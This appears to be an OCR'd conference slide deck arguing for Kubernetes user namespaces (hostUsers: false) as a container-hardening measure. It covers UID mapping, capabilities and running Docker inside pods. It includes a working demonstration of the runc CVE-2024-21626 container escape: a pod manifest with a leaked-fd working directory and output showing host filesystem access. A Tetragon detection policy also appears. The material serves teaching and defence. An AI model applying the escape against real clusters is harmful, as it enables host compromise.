User Namespaces in Kubernetes: Security and Flexibility - Pick Both

David Leadbeater
G-Research

@dgl@infosec.exchange

```
[dgl@pharos:~]$ ./exploit

[root@pharos:~]# id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)

[root@pharos:~]#
```

```
$ less exploit
#!/usr/bin/env bash
# To be clear, this isn't an exploit
unshare --user --map-root-user "$@"
```

The process will have an independent namespace for POSIX message queues as well as System V message queues, semaphore sets and shared memory segments. For further details, see **ipc_namespaces**(7).

network namespace
The process will have independent IPv4 and IPv6 stacks, IP routing tables, firewall rules, the /proc/net and /sys/class/net directory trees, sockets, etc. For further details, see **network_namespaces**(7).

PID namespace
Children will have a distinct set of PID-to-process mappings from their parent. For further details, see **pid_namespaces**(7).

cgroup namespace
The process will have a virtualized view of /proc/self/cgroup, and new cgroup mounts will be rooted at the namespace cgroup root. For further details, see **cgroup_namespaces**(7).

user namespace
The process will have a distinct set of UIDs, GIDs and capabilities. For further details, see **user_namespaces**(7).

User namespaces?


Recap on (Linux) containers

Namespaces

- Mount namespace
- PID namespace
- Network namespace
- …and more

Cgroups

- Memory
- CPU
- IO bandwidth
- …and more



```
$ unshare --user --fork --pid --map-root-user

[root@pharos:~]# echo $$
1

[root@pharos:~]# grep ^NSpid /proc/self/status
NSpid:  1209167 5

[root@pharos:~]# unshare --user --fork --pid --map-root-user --mount-proc

[root@pharos:~]# grep ^NSpid /proc/self/status
NSpid:  5

[root@pharos:~]# echo $$
1


[root@pharos:~]#
```

Julia Evans
@b0rk


user namespaces

17

user namespaces are a security feature...




... but not all container runtimes use them



"root" doesn't always have admin access



in a user namespace, UIDs are mapped to host UIDs



The mapping is in

`/proc/self/uid_map`

unmapped users show up as "nobody"

create user namespace

```
$ unshare --user bash
$ ls -l /usr/bin
.. nobody nogroup    apropos
.. nobody nogroup    apt
```

these are "actually" owned by root but we didn't map any users

how to find out if you have a separate user namespace

compare the results of

```
$ ls /proc/PID/ns
```

between a container process and a host process.

https://wizardzines.com/comics/user-namespaces/

PID namespace...

User namespace?
Why not "UID" namespace?



So, Kubernetes?

User namespaces are beta as of Kubernetes 1.30

```
$ less userns.yaml
apiVersion: v1
kind: Pod
metadata:
  name: userns-demo
spec:
  restartPolicy: Never
  hostUsers: false
  containers:
  - name: ubuntu
    image: ubuntu:24.04
    command: ["sleep"]
    args: ["infinity"]
```

hostUsers: false

```
$ kubectl apply -f userns.yaml
pod/userns-demo unchanged
```

```
    Type:                    Projected (a volume that contains injected data from m
ultiple sources)
    TokenExpirationSeconds:  3607
    ConfigMapName:           kube-root-ca.crt
    ConfigMapOptional:       <nil>
    DownwardAPI:             true
QoS Class:                   BestEffort
Node-Selectors:              <none>
Tolerations:                 node.kubernetes.io/not-ready:NoExecute op=Exists for 3
00s
                             node.kubernetes.io/unreachable:NoExecute op=Exists for
 300s
Events:
  Type    Reason   Age                  From     Message
  ----    ------   ----                 ----     -------
  Normal  Killing  40m                  kubelet  Container ubuntu definition changed,
 will be restarted
  Normal  Pulling  39m                  kubelet  Pulling image "ubuntu:24.04"
  Normal  Created  39m (x2 over 14h)    kubelet  Created container ubuntu
  Normal  Started  39m (x2 over 14h)    kubelet  Started container ubuntu
  Normal  Pulled   39m                  kubelet  Successfully pulled image "ubuntu:24
.04" in 1.628s (1.628s including waiting). Image size: 29709006 bytes.
```

```
$ kubectl exec -it userns-demo -- bash
root@userns-demo:/# cat /proc/self/uid_map
         0 2685403136      65536
root@userns-demo:/#
```

```
$ kubectl exec -it userns-demo -- bash
root@userns-demo:/# cat /proc/self/uid_map
         0 2685403136      65536
root@userns-demo:/# id
uid=0(root) gid=0(root) groups=0(root)
root@userns-demo:/#
```

Actually, I lied...

```
$ less kind-userns.yaml
#!/usr/bin/env -S kind create cluster -n userns --config
kind: Cluster
apiVersion: kind.x-k8s.io/v1alpha4
featureGates:
   UserNamespacesSupport: true
nodes:
- role: control-plane
  # Custom base image with containerd v2.0.0-rc.3 and runc v1.2.0-rc.2
  # See https://github.com/kubernetes-sigs/kind/issues/3436
  image: davidgl/kind-node:v1.30.2
```

Versions of components needed for user namespace support


TRUST ME, I'M A
PROFESSIONAL
gifs.com

several container breakouts due to internally leaked fds

High **cyphar** published **GHSA-xr7r-f8xq-vfvv** on Feb 1

Package	Affected versions	Patched versions
github.com/opencontainers/runc (Go)	>=v1.0.0-rc93, <=1.1.11	1.1.12

Severity

High 8.6 / 10

CVSS base metrics

Attack vector	Local
Attack complexity	Low
Privileges required	None
User interaction	Required
Scope	Changed
Confidentiality	High
Integrity	High
Availability	High

CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H

CVE ID

CVE-2024-21626

Weaknesses

CWE-403

Credits

- rmcnamara-snyk — Reporter
- cyphar — Reporter
- lifubang — Reporter

Description

Impact

In runc 1.1.11 and earlier, due to an internal file descriptor leak, an attacker could cause a newly-spawned container process (from `runc exec`) to have a working directory in the host filesystem namespace, allowing for a container escape by giving access to the host filesystem ("attack 2"). The same attack could be used by a malicious image to allow a container process to gain access to the host filesystem through `runc run` ("attack 1"). Variants of attacks 1 and 2 could be also be used to overwrite semi-arbitrary host binaries, allowing for complete container escapes ("attack 3a" and "attack 3b").

Strictly speaking, while attack 3a is the most severe from a CVSS perspective, attacks 2 and 3b are arguably more dangerous in practice because they allow for a breakout from inside a container as opposed to requiring a user execute a malicious image. The reason attacks 1 and 3a are scored higher is because being able to socially engineer users is treated as a given for UI:R vectors, despite attacks 2 and 3b requiring far more minimal user interaction (just reasonable `runc exec` operations on a container the attacker has access to). In any case, all four attacks can lead to full control of the host system.

Attack 1: `process.cwd` "mis-configuration"

In runc 1.1.11 and earlier, several file descriptors were inadvertently leaked internally within runc into `runc init`, including a handle to the host's `/sys/fs/cgroup` (this leak was added in v1.0.0-rc93). If the container was configured to have `process.cwd` set to `/proc/self/fd/7/` (the actual fd can change depending on file opening order in `runc`), the resulting pid1 process will have a working directory in the host mount namespace and thus the spawned process can access the entire host filesystem. This alone is not an exploit against runc, however a malicious image could make any innocuous-looking non-`/` path a symlink to `/proc/self/fd/7/` and thus trick a user into starting a container whose binary has access to the host filesystem.

runc CVE-2024-21626; http://d.cx/CVE-2024-21626

```
$ less runc-CVE-2024-21626.yaml
apiVersion: v1
kind: Pod
metadata:
  name: runc-vuln-demo
spec:
  restartPolicy: Never
  containers:
  - name: ubuntu
    image: ubuntu:24.04
    command: ["sleep"]
    args: ["infinity"]
    workingDir: /proc/self/fd/8
```

https://youtu.be/07y5bl5UDdA via https://kubernetes.io/blog/2024/04/22/userns-beta

```
$ kubectl apply -f runc-CVE-2024-21626.yaml
pod/runc-vuln-demo unchanged
```

```
42m (x4 over 44m)   Normal    BackOff     Pod/runc-vuln-demo   Back-off pulling ima
ge "ubuntu:24.04"
42m (x4 over 44m)   Warning   Failed      Pod/runc-vuln-demo   Error: ImagePullBack
Off
42m (x4 over 44m)   Normal    Pulling     Pod/runc-vuln-demo   Pulling image "ubunt
u:24.04"
42m                 Normal    Pulled      Pod/runc-vuln-demo   Successfully pulled
image "ubuntu:24.04" in 2.143s (2.143s including waiting)
42m                 Normal    Created     Pod/runc-vuln-demo   Created container ub
untu
42m                 Normal    Started     Pod/runc-vuln-demo   Started container ub
untu
42m                 Normal    Killing     Pod/runc-vuln-demo   Stopping container u
buntu
41m                 Normal    Scheduled   Pod/runc-vuln-demo   Successfully assigne
d default/runc-vuln-demo to vuln-control-plane
41m                 Normal    Pulled      Pod/runc-vuln-demo   Container image "ubu
ntu:24.04" already present on machine
41m                 Normal    Created     Pod/runc-vuln-demo   Created container ub
untu
41m                 Normal    Started     Pod/runc-vuln-demo   Started container ub
untu
```

```
shell-init: error retrieving current directory: getcwd: cannot access parent direct
ories: No such file or directory
pwd
pwd: error retrieving current directory: getcwd: cannot access parent directories:
No such file or directory
ls
job-working-directory: error retrieving current directory: getcwd: cannot access pa
rent directories: No such file or directory
-.mount                  io.max
cgroup.controllers       io.pressure
cgroup.events            io.prio.class
cgroup.freeze            io.stat
cgroup.kill              io.weight
cgroup.max.depth         kubelet
cgroup.max.descendants   kubelet.slice
cgroup.pressure          memory.current
cgroup.procs             memory.events
cgroup.stat              memory.events.local
cgroup.subtree_control   memory.high
cgroup.threads           memory.low
cgroup.type              memory.max
cpu.idle                 memory.min
cpu.max                  memory.numa_stat
```

```
hugetlb.1GB.events.local  pids.current
hugetlb.1GB.max           pids.events
hugetlb.1GB.numa_stat     pids.max
hugetlb.1GB.rsvd.current  pids.peak
hugetlb.1GB.rsvd.max      rdma.current
hugetlb.2MB.current       rdma.max
hugetlb.2MB.events        sys-devices-virtual-dmi-id-product_name.mount
hugetlb.2MB.events.local  sys-devices-virtual-dmi-id-product_uuid.mount
hugetlb.2MB.max           sys-fs-fuse-connections.mount
hugetlb.2MB.numa_stat     sys-kernel-config.mount
hugetlb.2MB.rsvd.current  sys-kernel-debug.mount
hugetlb.2MB.rsvd.max      sys-kernel-tracing.mount
init.scope                system.slice
io.latency
cd ../../..
chdir: error retrieving current directory: getcwd: cannot access parent directories
: No such file or directory
pwd
../../..
ls
LICENSES  boot  etc   kind  lib64  mnt  proc  run   srv  tmp  var
bin       dev   home  lib   media  opt  root  sbin  sys  usr
echo we have the host root directory...
```

```
$ docker exec -it vuln-control-plane bash
root@vuln-control-plane:/# ls
LICENSES  boot  etc   kind  lib64  mnt  proc  run   srv  tmp  var
bin       dev   home  lib   media  opt  root  sbin  sys  usr
root@vuln-control-plane:/#
```

Why now?


User namespaces have been in the kernel for years...

ID mapped mounts

https://lwn.net/Articles/896255/

ID mapped mounts
- Added in 2020 (Linux 5.12)
- Not all filesystems support them
- More filesystems being added over time...
- Kubernetes needs Linux >= 6.3 (when tmpfs was added)

```
echo 0 1 3 > /proc/self/uid_map
```



Since Kubernetes 1.28 (now beta in 1.30):

Stateless and stateful (with volumes, thanks to ID mapping)
workloads now supported.

If your workload can run in the restricted pod security standards:
      Just add "hostUsers: false"

More flexibility?

Docker-in-Docker?

```
# Run all containers with the privileged flag enabled
# This flag allows the docker:dind image to run if you need to run Docker commands
# Read the docs before turning this on:
# https://docs.gitlab.com/runner/executors/kubernetes/index.html#using-dockerdind
runners:
    privileged: true
```

We need to talk about capabilities...

```
[root@pharos:~/userns]# capsh --print
Current: =ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,
cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service
,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_mod
ule,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys
_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_l
ease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,c
ap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read,cap_perfmon,cap_bpf,cap_c
heckpoint_restore
Ambient set =
Current IAB:
Securebits: 00/0x0/1'b0 (no-new-privs=0)
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=65534(nogroup),65534(nogroup),0(root),65534(nogroup)
Guessed mode: HYBRID (4)

[root@pharos:~/userns]#
```

```
ease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,c
ap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read,cap_perfmon,cap_bpf,cap_c
heckpoint_restore
Ambient set =
Current IAB:
Securebits: 00/0x0/1'b0 (no-new-privs=0)
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=65534(nogroup),65534(nogroup),0(root),65534(nogroup)
Guessed mode: HYBRID (4)

[root@pharos:~/userns]# grep Cap /proc/self/status
CapInh: 0000000000000000
CapPrm: 000001ffffffffff
CapEff: 000001ffffffffff
CapBnd: 000001ffffffffff
CapAmb: 0000000000000000

[root@pharos:~/userns]#
```

```
$ less docker-spec.yaml
apiVersion: v1
kind: Pod
metadata:
  name: docker-test
spec:
  hostUsers: false
  containers:
    - name: docker
      image: davidgl/docker-systemd
      tty: true
      stdin: true
      securityContext:
        procMount: Unmasked
        capabilities:
          # This list must be a superset of https://github.com/moby/moby/blob/master/oci/caps/defaults.go#L6-L19
          # in order for Docker to work. While we grant CAP_SYS_ADMIN here
          # that is not as crazy as it may seem, any normal Linux user can
          # gain capabilities in a user namespace.
          add: ["chown", "dac_override", "dac_read_search", "fowner", "fsetid", "kill", "setgid", "setuid", "setpcap", "net_bind_service", "net_broadcast", "net_admin
:
```

```
metadata:
  name: docker-test
spec:
  hostUsers: false
  containers:
    - name: docker
      image: davidgl/docker-systemd
      tty: true
      stdin: true
      securityContext:
        procMount: Unmasked
        capabilities:
          # This list must be a superset of https://github.com/moby/moby/blob/master/oci/caps/defaults.go#L6-L19
          # in order for Docker to work. While we grant CAP_SYS_ADMIN here
          # that is not as crazy as it may seem, any normal Linux user can
          # gain capabilities in a user namespace.
          add: ["chown", "dac_override", "dac_read_search", "fowner", "fsetid", "kill", "setgid", "setuid", "setpcap", "net_bind_service", "net_broadcast", "net_admin", "net_raw", "ipc_lock", "ipc_owner", "sys_chroot", "sys_ptrace", "sys_pacct", "sys_admin", "sys_boot", "sys_nice", "sys_resource", "sys_time", "lease", "setfcap", "audit_write", "mknod"]
(END)
```

Currently needs cri-o

```
dgl@kp4:~$ kubectl get pods
NAME          READY   STATUS    RESTARTS   AGE
docker-test   1/1     Running   0          60m
dgl@kp4:~$ kubectl exec docker-test -it -- bash
root@docker-test:/# docker ps
CONTAINER ID   IMAGE     COMMAND             CREATED          STATUS          PORTS
    NAMES
ed2b861dcf77   alpine    "sleep infinity"    22 minutes ago   Up 22 minutes
    mystifying_driscoll
root@docker-test:/# docker run -d alpine sleep 4242
1e5ec321230f2323d4759338fa8a547b64be603af22bf4440277e192fd6211fb
root@docker-test:/#
exit
dgl@kp4:~$ ps aux | grep sleep inif
grep: inif: No such file or directory
dgl@kp4:~$ ps aux | grep sleep\ inf
2130706+ 2088601  0.0  0.0   1612   640 ?        Ss   18:48   0:00 sleep infinity
dgl      2094097  0.0  0.0   6652  2240 pts/0    S+   19:11   0:00 grep --color=aut
o sleep inf
dgl@kp4:~$
```

```
├─init.scope
│ └─1 /lib/systemd/systemd --system --deserialize=51
├─kubepods.slice
│ ├─kubepods-besteffort.slice
│ │ ├─kubepods-besteffort-pod4790dd72_1e2f_4f89_b2fa_8f51bade74df.slice
│ │ │ └─crio-7237af6b41f0401e59a0f10b658b81b285009068ee1ad04906a9aa0e3b>
│ │ │   └─2168079 /usr/local/bin/kube-proxy --config=/var/lib/kube-prox>
│ │ ├─kubepods-besteffort-pod701c167a_fb06_4e1b_bd66_e99d082b3f0a.slice
│ │ │ └─crio-18d59f3204532e1b5eaf28836e20be109f2af534225f4b18295496e494>
│ │ │   ├─init.scope
│ │ │   │ └─2079181 /sbin/init
│ │ │   └─system.slice
│ │ │     ├─console-getty.service
│ │ │     │ └─2080001 /sbin/agetty -o "-p -- \\u" --noclear --keep-baud>
│ │ │     ├─containerd.service
│ │ │     │ ├─2079256 /usr/bin/containerd
│ │ │     │ ├─2088581 /usr/bin/containerd-shim-runc-v2 -namespace moby >
│ │ │     │ └─2094045 /usr/bin/containerd-shim-runc-v2 -namespace moby >
│ │ │     ├─dbus.service
│ │ │     │ └─2079253 @dbus-daemon --system --address=systemd: --nofork>
│ │ │     ├─docker-1e5ec321230f2323d4759338fa8a547b64be603af22bf4440277>
│ │ │     │ └─2094065 sleep 4242
lines 9-30
```

```
$ less docker-systemd/Dockerfile
FROM ubuntu:latest
RUN \
  apt-get update; \
  apt-get install -y docker.io systemd systemd-sysv;

ENTRYPOINT ["/sbin/init"]
```

Docker needs iptables and iptables needs CAP_NET_ADMIN



https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/

https://pwning.tech/nftables/

pwning tech Home Infrastructure About

Linux Kernel Featured

Flipping Pages: An analysis of a new Linux vulnerability in nf_tables and hardened exploitation techniques

A tale about exploiting KernelCTF Mitigation, Debian, and Ubuntu instances with a double-free in nf_tables in the Linux kernel, using novel techniques like Dirty Pagedirectory. All without even having to recompile the exploit for different kernel targets once.

notselwyn
Mar 26, 2024 • 77 min read

Default seccomp policy blocks creation of namespaces. But we want to allow it.

```
$ less tetragon-policy.yaml
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: iptables-strange-usage
spec:
  kprobes:
    - call: "sys_socket"
      syscall: true
      args:
        - index: 0
          type: int
        - index: 1
          type: int
        - index: 2
          type: int
      selectors:
        - matchArgs:
          - index: 0
            operator: Equal
            values: [16] # AF_NETLINK
          - index: 1
:
```

Ubuntu 24.04

kernel.apparmor_restrict_unprivileged_userns

Other options

- gVisor
- kata containers

Summary:

Try user namespaces and give beta feedback.

Once user namespaces are GA...

Summary:

If your workload can run in the restricted Pod Security Standards:
Use user namespaces ...or consider gVisor

If your workload needs privileges but not host level privileges:
Use user namespaces ...or consider kata containers.

Else why can't you?

If you know what you're doing: Don't use user namespaces.